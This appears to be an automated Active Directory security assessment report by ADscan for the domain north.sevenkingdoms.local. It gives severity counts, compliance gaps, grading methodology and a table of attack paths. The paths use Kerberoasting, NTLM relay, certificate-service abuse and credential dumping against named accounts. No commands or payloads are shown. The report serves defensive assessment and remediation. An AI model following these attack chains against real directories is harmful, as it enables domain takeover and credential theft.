ACTIVE DIRECTORY SECURITY ASSESSMENT

north.sevenkingdoms.local

Security Report

End-to-end analysis of attack paths, privilege escalations, and compliance gaps identified during the engagement.

REPORT DATE	November 16, 2026
REPORT TYPE	Active Directory Security Assessment
PROFILE	Full
DOMAINS	1 assessed · 1 discovered

ADscan held full control of north.sevenkingdoms.local in 2 minutes 7 seconds.

Measured from the start of this scan to proven domain compromise, on the network position this engagement ran from.

OVERALL POSTURE **CRITICAL**

2	9	11	10
CRITICAL	HIGH	MEDIUM	ATTACK PATHS

DOC · NORTH.SEVENKINGDOMS.LOCAL · ADSCAN

EXECUTIVE SUMMARY · READ IN 30 SECONDS

Your AD posture is critical. 7 paths to full domain compromise require immediate executive attention.

EXPOSURE TO DOMAIN COMPROMISE

How much of the worst-case exposure to full domain compromise this environment carries. The account figure below is measured separately.

100% of the maximum exposure score

7 ATTACK PATHS TO FULL DOMAIN COMPROMISE

2 OF THE 7 VALIDATED END-TO-END
5 OF THE 7 PARTIALLY VALIDATED

0% 25% 50% 75% 100%

5 of 15 domain user accounts **already hold Tier 0 privilege** by group membership

33% OF THE ACCOUNT POPULATION · 5 OF THEM ADMINISTER THE DOMAIN DIRECTLY. NONE OF THESE ACCOUNTS NEEDS AN ATTACK PATH; EACH ONE IS THE DESTINATION.

All **8** remaining ordinary (non-administrative) accounts also have a path to full domain compromise, confirmed by configuration. The other 2 accounts (jeor.mormont and sql_svc) are Tier 1 server or application administrators.

COMPROMISE REACH · THE TIER EACH ATTACK PATH CAN TAKE OVER

7
FULL DOMAIN COMPROMISE
Attack paths that reach the domain itself.

3
TIER 0 FOOTHOLD
Access to a Tier 0 host. Post-exploitation required.

0
TIER 0 GROUP TAKEOVER
Escalates toward, but does not yet prove, domain takeover.

0
STEPPING-STONE TO TIER 0
Advances toward Tier 0 without landing on it.

The four cards above account for every one of the 10 attack paths (7 + 3 + 0 + 0).

SEVERITY DISTRIBUTION — 23 findings



Critical 2 · High 9 · Medium 11 · Low 1

BOTTOM LINE

Posture is critical, driven by 7 paths to full domain compromise, which demand immediate executive attention regardless of severity counts. Cut every path by closing the underlying findings that drive them: 2 critical and 9 high. Start with the ranked remediation priorities in section 11. Each fix breaks multiple paths at once.

Reach beyond your scope. sevenkingdoms.local is reachable from north.sevenkingdoms.local (7 mapped routes, not executed). Counted in none of the figures above, and set out on the next page.

Do this week

1. CUSTODY **Account for the copy of the directory database taken from winterfell**. Custody action 1 (p. 121)
2. CUSTODY **Reset the krbtgt password twice, with replication in between**. Custody action 2 (p. 122)
3. CUSTODY **Treat every recovered credential as compromised and rotate it**. Custody action 3 (p. 123)
4. FIX 1 **Service Account Credential Theft (Kerberoasting)**. Move jon.snow to a group managed service account, or remove its service principal name if the service no longer needs one. Start Here, row 1 (p. 115), steps in F-005 (p. 42)
5. FIX 2 **Group Membership (MemberOf)**. Confirm that robb.stark needs to be in Administrators, and remove it if not. Every member of Administrators controls the domain. Remove jon.snow from Stark. Remove brandon.stark from Stark. Start Here, row 2 (p. 115)
6. FIX 3 **Local Administrator Access (AdminTo)**. Remove CastelblackAdmins from the local Administrators group on castelblack$. Remove jeor.mormont from the local Administrators group on castelblack$. Start Here, row 3 (p. 115)

MOST EXPOSED ACCOUNTS · WHICH ACCOUNTS THE MOST COMPROMISE PATHS CAN REACH

#	ACCOUNT	COMPROMISE PATHS THAT REACH IT
1	**adscan@north.sevenkingdoms.local**	Can reach **7** compromise paths, **4** validated end to end.
2	**arya.stark**	Can reach **3** compromise paths, **2** validated end to end.
3	**brandon.stark**	Can reach **3** compromise paths, **2** validated end to end.
4	**hodor**	Can reach **3** compromise paths, **2** validated end to end.
5	**jon.snow**	Can reach **3** compromise paths, **2** validated end to end.
6	**rickon.stark**	Can reach **3** compromise paths, **2** validated end to end.
7	**samwell.tarly**	Can reach **3** compromise paths, **2** validated end to end.
8	**sansa.stark**	Can reach **3** compromise paths, **2** validated end to end.

Monitoring and hardening priority for the accounts above: add them to Protected Users, enforce administrative tiering, rotate their credentials, and deploy LAPS on the hosts they can reach.

MOST PROVEN FIX · VALIDATED IN THIS ENVIRONMENT

Service Account Credential Theft (Kerberoasting)

8 of 8 users

100% of affected users have a path through the top fix

Across 2 of 4 validated attack paths ADscan executed

WIDEST SURFACE CUT · MOST PATHS CLOSED

Group Membership (MemberOf)

6

of 10 mapped attack paths closed in one change

The largest single surface reduction in this environment.

REACH BEYOND YOUR SCOPE

From north.sevenkingdoms.local (compromised), sevenkingdoms.local is reachable. It was not tested because it is outside the agreed scope. A forest is one security boundary. Whoever controls north.sevenkingdoms.local can take over sevenkingdoms.local, the forest root, and with it every domain in the forest, so this reach is as serious as the compromise of north.sevenkingdoms.local itself. (7 mapped routes, not executed.)

The posture score tracked from one scan to the next reads 11/100 here, where higher is safer. It weighs every finding as well as the routes, so it moves more slowly than the exposure figure on the previous page. Use it to compare scans, and the exposure figure to judge this one.

00

DOCUMENT MAP

Contents

Executive findings, technical evidence, compliance mapping, and the prioritised remediation roadmap for this engagement.

> This report is the assessment: what was found, how severe it is and why it matters. The exact fix commands, numbered steps and validation for every finding are in the companion **AD Hardening Playbook**, delivered with it.

01 **Executive Summary** 7

1.1 Overall Risk Posture 7

1.2 Priority Findings 10

1.3 Compliance Snapshot 9

· How We Tier Privilege & Reach 12

02 **Attack Path Analysis** 17

03 **Technical Findings** 33

04 **MITRE ATT&CK Coverage** 71

05 **ENS Compliance Mapping** 77

06 **NIS2 Compliance Mapping** 82

07 **ISO 27001:2022 Compliance Mapping** 86

08 **DORA Compliance Mapping** 92

09 **PCI DSS v4.0.1 Compliance Mapping** 96

10 **CIS Windows Server Benchmark Mapping** 101

11 **Start Here - Fixes That Break the Most Attack Paths** 115

12 Endpoint Defense 118

13 Remediation Roadmap 120

14 Environment Modifications & Cleanup 125

R Appendix R: Reproduce the Attack by Hand 126

01 Executive Summary

High-level assessment overview for senior leadership.

OVERALL RISK POSTURE

Critical risk: immediate executive attention required

2	9	11	1	10
CRITICAL	HIGH	MEDIUM	LOW	ATTACK PATHS
				7 of 10 reach full domain compromise
				4 exploited
				6 partially validated

SEVERITY DISTRIBUTION



Critical (2) High (9) Medium (11) Low (1)

An automated Active Directory security assessment was conducted across 1 Active Directory domain. A total of 23 security findings were detected. **11 high-priority findings (2 critical, 9 high)** were identified that represent an immediate threat to business operations and regulatory standing.

During the assessment, **2 attack paths** to full domain compromise were validated end-to-end by executing every step against the live environment. This confirms that a threat actor with standard internal network access could achieve complete control over the Active Directory environment without requiring advanced capabilities. Of the remaining attack paths to full domain compromise, **5** were **partially validated**: at least one step of each chain executed successfully against the live environment, though the chains were not run end-to-end. Immediate action is required.

A further **1 attack path** that stops short of full domain compromise was **partially validated**: at least one step of the chain was executed successfully against the live environment, but the path was not run end-to-end. These paths carry stronger evidence than merely attempted ones and warrant prompt review.

The highest-priority issues requiring management attention are *Privileged Sessions on Lower-Tier Hosts*, *Account Passwords Recovered in This Assessment*, and *Constrained Kerberos Delegation Misconfiguration*. Full technical detail and step-by-step remediation guidance are provided in the Technical Findings section of this report.

The identified gaps have direct implications for compliance with ENS (Esquema Nacional de Seguridad), NIS2 Directive, ISO 27001:2022, DORA (Digital Operational Resilience Act), and PCI DSS v4.0.1. Regulatory frameworks in scope require effective identity and access controls. The Active Directory weaknesses documented here represent evidence of control failure that auditors and regulators would classify as significant non-conformities.

Immediate executive escalation is required. The security team should initiate emergency remediation within **30 days**. Board-level oversight of the remediation programme is recommended.

Assessment scope: Every figure in this report is derived from 1 enumerated Active Directory domain: north.sevenkingdoms.local.

One further domain was reached through a trust relationship but not enumerated in this engagement: sevenkingdoms.local. Its exposure is unmeasured and is not reflected in any figure in this report. A route from north.sevenkingdoms.local into sevenkingdoms.local through a child-to-parent escalation over the forest trust was mapped and not executed, because that domain is outside the engagement scope. Extending the assessment to it is the way to establish whether that surface carries comparable exposure.

Network reach: All 2 enabled computers in the directory answered over the network from where the assessment ran.

3 network segments the scanning host was connected to had no in-scope computer reached through them, so no computer on those segments was assessed.

Assessment duration: This assessment ran for 6 minutes 9 seconds, start to finish. That is the elapsed time to budget for repeating it on the same estate.

Scan policy: This assessment ran under the scan policy 'Audit'. It excluded 10 attack steps. Excluded attack steps stay on the attack paths as not executed, and every other excluded check is listed as not assessed.

This policy runs 71 of 81 attack steps and 81 of 81 vulnerability checks. 39 of those attack steps write to your environment, of which 22 roll back automatically when possible and 17 roll back with the cleanup account. 14 attack steps and 1 vulnerability check send password attempts limited by a lockout guard. 8 attack steps and 6 vulnerability checks make other systems authenticate to the scanner while it runs.

The policy ran unattended, so ADscan executed the enabled attack steps it reached without asking.

ADscan never runs 8 further techniques under any policy, because it treats them as unsafe for a live directory.

The checks this policy ran and excluded are listed by family and one by one in the methodology section (p. 15).

Policy fingerprint sha256:c89417240ec8, set in the scan configuration. It identifies the exact policy this run applied, so it can be matched against the written authorization.

Password guessing stops 2 attempts short of each account's lockout threshold. Where the threshold cannot be read, ADscan assumes a threshold of 3 and makes one attempt per account per hour.

3 attack steps run because a cleanup account was supplied (NTLMv1 Relay → RBCD, NTLMv1 Relay → Shadow Credentials, Owns). In each domain ADscan first confirms, without changing anything, that the account is an administrator there, then undoes their change with it and re-reads to confirm. Where it cannot confirm that, those steps do not run. 14 attack steps that request a certificate from your certification authority run because a cleanup account was supplied (ADCS ESC1, ADCS ESC11, ADCS ESC13, ADCS ESC14 and 10 more). Before requesting one, ADscan confirms on that CA, without changing anything, that the account can revoke it, then revokes it with that account and re-reads the CA database to confirm. Where it cannot confirm that, those steps do not run. In north.sevenkingdoms.local, the cleanup account svc_adscan_cleanup was confirmed as an administrator, so the steps whose change only it can undo were allowed to run there, but none of them made a change in this scan.

WHERE (SEVENKINGDOMS.LOCAL, CLEANUP ACCOUNT SVC_ADSCAN_CLEANUP)	CHANGES	THE CLEANUP ACCOUNT CAN UNDO THEM
north.sevenkingdoms.local	computer accounts ADscan creates, delegation a relayed computer writes on itself, key credentials a relayed computer writes on itself and other directory changes (permissions, owners, group memberships, attributes)	yes

Nobody can undo a password reset. Your scan policy does not accept a change that cannot be undone, so ADscan does not make it.

Nobody can undo a copy of a CA's private key. Your scan policy does not accept a change that cannot be undone, so ADscan does not make it.

With this account, these techniques now run under Audit (NTLMv1 Relay → RBCD, NTLMv1 Relay → Shadow Credentials and Owns).

Assessment pace: This assessment ran at the Normal pace, the standard ADscan pace. The scan policy 'Audit' set Normal as the fastest pace allowed. ADscan slowed down on 2 servers that responded more slowly during the assessment (192.168.180.11, 192.168.180.22).

Pace fingerprint sha256:500a988e8b7d. It identifies the pace this run applied, after any limit the policy set, so it can be matched against the written authorization.

Engagement integrity: ADscan made 3 changes to Active Directory during this assessment to demonstrate exploitability. 3 were automatically reverted. Full per-change detail is in section 14 (Environment Modifications & Cleanup). **Material removed:** This assessment also took a copy of credential material out of the environment, which is a separate fact from whether the directory was modified. The credential custody actions at the head of the remediation roadmap state what was copied, where it went and what has to happen about it.

Compliance Snapshot

At-a-glance regulatory posture across assessed frameworks. Full control-level detail in dedicated sections.

ENS AT RISK

0%

ASSESSED CONTROLS CONFORMANT

9 major non-conformities require action

3 checks verified clear, recorded under 3 control codes (op.acc.2, op.acc.5, mp.com.2)

NIS2 AT RISK

0%

ASSESSED CONTROLS CONFORMANT

4 major non-conformities require action

3 checks verified clear, recorded under 3 control codes (Art. 21(2)(e), Art. 21(2)(i), Art. 21(2)(h))

ISO27001 AT RISK

0%

ASSESSED CONTROLS CONFORMANT

11 major non-conformities require action

3 checks verified clear, recorded under 4 control codes (A.5.15, A.8.20, A.5.17, A.8.9)

DORA AT RISK

0%

ASSESSED CONTROLS CONFORMANT

6 major non-conformities require action

3 checks verified clear, recorded under 2 control codes (Art. 8, Art. 9(4)(d))

PCI_DSS AT RISK

0%

ASSESSED CONTROLS CONFORMANT

7 major non-conformities require action

3 checks verified clear, recorded under 4 control codes (Req. 7, Req. 8, Req. 11, Req. 2)

CIS AT RISK

12%

ASSESSED CONTROLS CONFORMANT

13 major non-conformities require action

3 checks verified clear, recorded under 5 control codes (2.3.10.10, 2.3.10.2, 2.3.10.11, 2.3.10.1, 18.6.14.1)

Conformance counts control CODES: a code that also carries a finding stays non-conformant even where an underlying check came back clean. The verified-clear line reports those observed-good checks, detailed per check in the AD Control Coverage Report. The two totals count different sets and do not add up.

Priority Findings

These are F-001 (p. 34), F-002 (p. 36) and F-003 (p. 38) in Technical Findings, which orders findings by ADscan Priority, the severity each one carries in this directory. Section 11 (Start Here) ranks the fixes, which is a different question.

PRIORITY 9.5

BASELINE HIGH

F-001 Privileged Sessions on Lower-Tier Hosts

Logon sessions were observed where a higher-tier account was signed in to a lower-tier host: a Tier 0 account (Domain Admin or equivalent control-plane identity) on a Tier 1 server or Tier 2 workstation, or a Tier 1 server admin on a Tier 2 workstation.

ADSCAN ANALYSIS

DA session actively harvested: privileged credential confirmed

Domain: `north.sevenkingdoms.local`

CWE: `CWE-269`

PRIORITY 9.1

BASELINE HIGH

F-002 Account Passwords Recovered in This Assessment

Password recovery resolved the plaintext password of accounts that are currently enabled in this directory.

ADSCAN ANALYSIS

An administrative account's password was recovered: an attacker can authenticate as that role with no exploit

Domain: `north.sevenkingdoms.local`

CWE: `CWE-521`

PRIORITY 8.5

F-003 Constrained Kerberos Delegation Misconfiguration

Constrained delegation restricts a service account's impersonation capability to specific target services, configured via the msDS-AllowedToDelegateTo attribute.

ADSCAN ANALYSIS

Constrained delegation reaches Tier-0 services. An effective privileged impersonation path exists

Domain: `north.sevenkingdoms.local`

CWE: `CWE-269`

T0

How We Tier Privilege & Reach

Two distinct questions answered with one vocabulary: the Tier a principal or asset holds, and the Tier it can take over through a path confirmed by configuration.

AXIS 1 · PRIVILEGE TIER

What an account or asset is granted

A static property from group membership, following the Microsoft Tiered Administration Model. Tier 0 is a containment boundary: any Tier 0 principal, if compromised, can take over the forest.

AXIS 2 · COMPROMISE REACH

What it can take over via a path confirmed by configuration

The effective result we demonstrate from the attack graph, expressed as the highest Tier a principal can reach. The gap between a low Tier held and a high Tier reached is the headline risk.

Tier 0: Domain Control

Identity control plane. Compromise is immediate, one-step ownership of the domain.

MEMBERS Domain Admins, Enterprise Admins, BUILTIN\Administrators, Domain Controllers, Schema Admins, krbtgt, the built-in Administrator (RID 500); Domain Controller computers.

Tier 0: Escalation-capable

Inside the Tier 0 boundary: not immediate domain ownership, but owns the forest through one known escalation technique (e.g. Backup Operators reading NTDS.dit).

MEMBERS Backup Operators, Account Operators, Server Operators, Print Operators, DnsAdmins, Cert Publishers, Key Admins, Group Policy Creator Owners, the read-only Domain Controller groups, and the Exchange privileged groups; the Certification Authority and certificate templates.

BASIS Most groups in this tier have a concrete single-step escalation to domain control. A small set (Cryptographic Operators, Distributed COM Users, Performance Log Users) is included for industry-tooling parity: they are flagged conservatively as Tier 0 even though no single-step domain-compromise technique is known for them today.

Tier 1: Server / Application Admin

Server and application plane. Controls business workloads and their data, but not the identity control plane.

MEMBERS Member servers (SQL, Exchange, SharePoint, line-of-business application servers) and the accounts that administer them.

BASIS Tier 1 is inferred, not read from a fixed attribute: a machine is graded Tier 1 from its server role (operating system and published service names such as SQL or Exchange), and an account is graded Tier 1 when it holds full administrative control over a Tier 1 server. A server where ordinary users log on interactively (a Remote Desktop or Citrix host) is treated as Tier 2, and a server that administers a Domain Controller or other Tier 0 asset is treated as Tier 0. These inferences are conservative and customer-overridable.

Tier 2: Standard

Standard user plane. No granted privilege over servers or the domain by membership alone. This is where an intrusion begins and what ADscan measures reach from.

MEMBERS Standard user accounts and workstations.

CONFIDENCE OF EACH TIER

Tier 0 is determined deterministically from control-plane group membership and Domain Controller role, so it is a high-confidence classification. Tier 1 is inferred from server role and administrative control, because Active Directory has no fixed attribute for it; every Tier 1 verdict is a conservative inference and is customer-overridable.

HOW ADSCAN MAPS TO MICROSOFT'S TIER MODEL

ADscan applies Microsoft's AD DS tier model. Tier 0 (the identity control plane) and Tier 1 (server and application administration) follow Microsoft's definitions directly. For Tier 2, ADscan uses the attack-path convention (every standard user account), because that is where an intrusion begins and what ADscan measures reach FROM. Microsoft's tier model is an administration framework; ADscan is an exposure framework, so the two describe the same boundary from different sides.

ENTERPRISE ACCESS MODEL MAPPING

For teams that use Microsoft's newer Enterprise Access Model, the tiers map as follows: Tier 0 corresponds to the Control plane, Tier 1 to the Management and Data/Workload plane, and Tier 2 to User and Application access. Tier 0/1/2 remains the primary label throughout this report.

COMPROMISE REACH · THE FOUR CLASSES

FULL DOMAIN COMPROMISE

Path to full domain compromise, confirmed by configuration (reaches the domain itself)

The path reaches the domain itself, typically by taking control of a Domain Admin or a Domain Controller and replicating every password in the directory, so the domain is fully compromised.

TIER 0 CONTROL

Control of a Tier 0 account, confirmed by configuration (no route on to the domain itself was found)

The path's final step takes control of a Tier 0 account or machine (such as Domain Admins, the built-in Administrator, krbtgt or a Domain Controller), but no route from there to the domain itself was found, for example because its replication rights were removed. It is reported apart from full domain compromise for that reason.

TIER 0 FOOTHOLD

Foothold on a Tier 0 asset (control pending validation)

The path's final step lands an interactive session on a Tier 0 machine (for example remote access to a Domain Controller). Full control of that machine is the next step and is pending validation.

TIER 0 GROUP TAKEOVER

Control of a Tier 0 escalation group (one technique from domain)

The path's final step takes control of a Tier 0 escalation group (such as Backup Operators or DnsAdmins). Membership in that group reaches the domain through one further known technique.

STEPPING-STONE TO TIER 0

Path that advances toward Tier 0, confirmed by configuration

The path's final step lands on a waypoint below Tier 0 that meaningfully advances toward domain compromise without yet reaching a Tier 0 asset.

READING THE COMPROMISE REACH VIEW

Throughout this report, the **Tier 0 Exposure** rollup counts the accounts and assets with a path to a Tier 0 target, confirmed by configuration. A *Path to full domain compromise, confirmed by configuration (reaches the domain itself)* proves total control of the domain; *Foothold on a Tier 0 asset (control pending validation)* means the attack path lands on a Tier 0 host where takeover is the next step but not yet proven. Prioritisation follows how **direct** the path is: a path to Domain Admin outranks a path to an escalation-capable group, even though both targets sit inside the Tier 0 boundary.

The bands a score falls in

The attack-step grade and the finding grade, set out below, are both reported on this 0 to 10 scale and these bands, so a number anywhere in this report can be placed without looking it up.

CRITICAL 9.0 to 10.0	**HIGH** 7.0 to 8.9	**MEDIUM** 4.0 to 6.9	**LOW** 0.1 to 3.9	**INFO** 0.0

How an attack step is graded

Five inputs decide the grade, and the same inputs always produce the same rating. The inputs and the rules below determine which band a step lands in; the per-technique baseline figures behind them are available to your auditor on request.

SOURCE PRIVILEGE
What the account taking the step already holds in the directory.

KIND OF STEP
What the step does to that object: takes control of it, authenticates into it, inherits it through a group, or crosses a trust.

PROVEN REACH WITH NO CREDENTIALS
Whether the step was proven from an unauthenticated position, and whether the proven chain forward from it arrives inside Tier 0. An attacker who needs no account at all is the worst case, so this is read from what the assessment executed rather than from what the configuration permits.

TARGET PRIVILEGE
What the object on the receiving end of the step holds.

TARGET TIER, GRADED
A domain controller or the domain object itself outranks a certificate authority or a mail server, even though all of them sit inside the Tier 0 boundary.

> A step that lands on a Tier 0 asset from an account that is not already privileged is Critical: it crosses the containment boundary.

> A step between two accounts that already control the domain is Informational. It describes how Active Directory is built rather than a weakness anyone introduced.

How a finding is graded

Three inputs. Two are the same in every assessment, and the third is what this directory supplies.

CATEGORY

Whether the finding is a working exploit, a primitive that enables an attack chain, or a control that is absent. The three are graded on different ceilings.

BASELINE GRADE

What the technique is worth in any directory, before this one is looked at. It is the same figure in every report, so a raised grade can be traced to what raised it. ADscan authors it from the technique's reach in a directory, and it is not read from any CVSS vector. Where a finding happens to have both, the two often disagree, which is part of why this report rates on one of them only.

WHAT THIS ASSESSMENT OBSERVED

Whether a Tier 0 account or a domain controller is in scope of the finding, and whether the technique was carried through to a result. The grade this produces is the one every count in the report is grouped by, so the figure you are asked to plan from is the figure the report totals.

> The observation can only raise a grade, never lower one. Where the two differ, the card carries the baseline band beside the grade the finding is rated and counted at.

> An absent control is capped at High even on a Tier 0 account, because the finding records a control nobody turned on rather than an exploited one.

> A primitive reaches Critical only once the chain it enables was confirmed to have somewhere to go.

Why no CVSS column appears

A CVSS Base score means something because the reader can recompute it from the vector behind it. Most Active Directory exposures have no published vector: a certificate template the whole domain can enrol from, a password attribute any account can read, a control nobody turned on. A decimal printed without its vector cannot be verified by the reader, and an unverifiable figure is the one an auditor queries.

Of the frameworks mapped in this report, none except PCI DSS asks for one, on the text of the instruments themselves. DORA (Reg. (EU) 2022/2554, Art. 24(5)) and its ICT risk-management technical standard (Reg. (EU) 2024/1774, Art. 10(2)(f)) require findings to be prioritised and classified by criticality and name no instrument for it. NIS2 (Dir. (EU) 2022/2555) is qualitative throughout, as is the implementing regulation that details its risk-management measures for the entity types that regulation covers (Reg. (EU) 2024/2690). The ENS (RD 311/2022) and the Instrucción Técnica de Seguridad de Auditoría that governs its audits (BOE-A-2018-4573) name no scoring instrument either. ISO/IEC 27001:2022 (Annex A, control 8.8) asks the organisation to evaluate its exposure to technical vulnerabilities and act on it, and prescribes no scoring method. The CIS benchmark is a configuration baseline rather than a vulnerability rating scheme, so it does not call for CVSS either. The scale is left to the assessor in each case. The one standard here that does mandate a CVSS, PCI DSS, scopes it to external scanning by an approved vendor and routes internal assessment to the entity's own risk ranking.

18 of the 94 finding types ADscan catalogues map to a published Base vector. Printing a CVSS column would therefore fill 18 rows and leave 76 blank, so every finding here is graded by the model set out above, with its bands and its inputs published. Where a finding does map to a vector, ADscan holds both the vector and the score it computes, and prints them when an engagement is contractually scoped to CVSS.

A named CVE is the exception, because its score is somebody else's work and can be checked at the source. Where a finding concerns one, the report names the CVE so the official NVD score can be looked up against it.

What the scan policy ran

CHECK FAMILY	CHECKS RUN	EXCLUDED BY THE POLICY
ACL & Object Control	8 of 13	5
Password Changes	0 of 2	2
Delegation & Trusts	9 of 11	2

CHECK FAMILY	CHECKS RUN	EXCLUDED BY THE POLICY
AD Certificate Services	33 of 34	1

EXCLUDED CHECK	FAMILY	GROUP	WHAT IT MEANS
AllExtendedRights	ACL & Object Control	Attack steps	Not executed: your scan policy excludes it.
GenericAll	ACL & Object Control	Attack steps	Not executed: your scan policy excludes it.
GenericWrite	ACL & Object Control	Attack steps	Not executed: your scan policy excludes it.
WriteAccountRestrictions	ACL & Object Control	Attack steps	Not executed: your scan policy excludes it.
WriteLogonScript	ACL & Object Control	Attack steps	Not executed: your scan policy excludes it.
ForceChangePassword on a user account	Password Changes	Attack steps	Not executed: your scan policy excludes it.
Password Rotation When the Domain Requires a New Password	Password Changes	Attack steps	Not assessed, excluded by the policy
Cross-Org TGT Delegation	Delegation & Trusts	Attack steps	Not executed: your scan policy excludes it.
SPNJack	Delegation & Trusts	Attack steps	Not executed: your scan policy excludes it.
ADCS ESC5	AD Certificate Services	Attack steps	Not executed: your scan policy excludes it.

02 Attack Path Analysis

End-to-end attack chains identified in the Active Directory environment.

Attack path classification. EXPLOITED Successfully validated end-to-end during active testing. PARTIALLY VALIDATED A segment of the chain was executed successfully (at least one step proven), but it was not run end-to-end: the exploitation is proven, the initial access unconfirmed. Stronger than Attempted. NOT EXECUTED FOR SAFETY The route is real and the preconditions were confirmed. ADscan stopped short of the step that would disrupt production, so the exposure stands and only the disruptive act was declined. ATTEMPTED Probed but not fully completed. THEORETICAL Mapped from configuration analysis; not actively exploited. NOT ASSESSED No reachable surface for ADscan to test this avenue during the engagement, so its exposure is unknown rather than mapped. HARDENING OBSERVED Your own configuration closes this avenue, observed directly. A positive finding, not exposure.

How these counts reconcile. The chips beside each domain below cover every card in that domain and add up to its total. The status says how far execution got; TO FULL DOMAIN COMPROMISE says how many of those attack paths END in control of the domain: that is the count page 2 leads with (7). The remaining EXPLOITED, PARTIALLY VALIDATED, NOT EXECUTED FOR SAFETY, ATTEMPTED and THEORETICAL cards stop at a Tier 0 foothold or an escalation group and are counted separately on page 2. NOT ASSESSED and HARDENING OBSERVED cards are shown for completeness and carry no exposure, so they sit outside every one of those figures.

How each step reads. A technique is explained the first time a step uses it. Later steps that use the same technique name their own accounts and targets and link back to that explanation, or to the finding that holds the details and the commands to confirm it. The commands that reproduce an attack by hand are collected in Appendix R at the end of this report.

`north.sevenkingdoms.local`

4 EXPLOITED · 6 PARTIALLY VALIDATED · 10 PATHS


7 OF 10 REACH FULL DOMAIN COMPROMISE

The attack paths at a glance

The 10 attack paths are drawn as 7 cards, because 3 cards each stand for more than one starting account on the same route.

PATH	WHO CAN START IT	REACHES	PROOF	THE FIX THAT CUTS IT	PAGE
Path 1	Any account that can sign in to the domain	Full domain compromise	EXPLOITED	Start Here #1, Service Account Credential Theft (Kerberoasting)	20
Path 2	Members of CastelblackAdmins, such as adscan (and 1 more starting account)	Full domain compromise	EXPLOITED	Start Here #2, Group Membership (MemberOf)	21
Path 3	Members of CastelblackAdmins, such as adscan (and 1 more starting account)	Full domain compromise	PARTIALLY VALIDATED	Start Here #2, Group Membership (MemberOf)	25
Path 4	The account provisioned for this assessment (adscan)	Tier 0 foothold	EXPLOITED	Start Here #4, Remote Desktop Access (CanRDP)	27
Path 5	Any account that can sign in to the domain	Tier 0 foothold	EXPLOITED	Start Here #1, Service Account Credential Theft (Kerberoasting)	28
Path 6	Members of CastelblackAdmins, such as adscan (and 1 more starting account)	Full domain compromise	PARTIALLY VALIDATED	Start Here #2, Group Membership (MemberOf)	29
Path 7	Any account that can sign in to the domain	Tier 0 foothold	PARTIALLY VALIDATED	Start Here #2, Group Membership (MemberOf)	32

Attack surface map · north.sevenkingdoms.local · all 10 attack paths, collapsed onto shared nodes



Every attack path at a glance. Each is drawn on its own on the pages that follow, where its steps and targets are named.

HOW TO READ THIS MAP

User account · Group: privilege held by membership · Computer or machine account · Domain

Ringed: where the route starts

Step on the object itself. A step performed on that object, such as a credential dump, drawn inside its box between the state it starts from and the state it leaves.

Access (control not proven). A solid outline. ADscan used this session or login on the object, and the route has not taken the object over.

Compromised. A filled box. A step ADscan executed took the object over.

Compromised (mapped). A dashed box, not filled. The configuration lets a route take the object over, and ADscan did not execute the step that would.

Validated: executed end to end ····· Identified by configuration analysis

Arrives as a session. A line ending in a bar. The route holds a session on the object and goes no further along this line; it controls the object only after a later step takes it over, such as a credential dump or a delegation.

Route ends here. A faint line is a route that stops at a box other routes go on from. The lines leaving that box belong to those other routes.

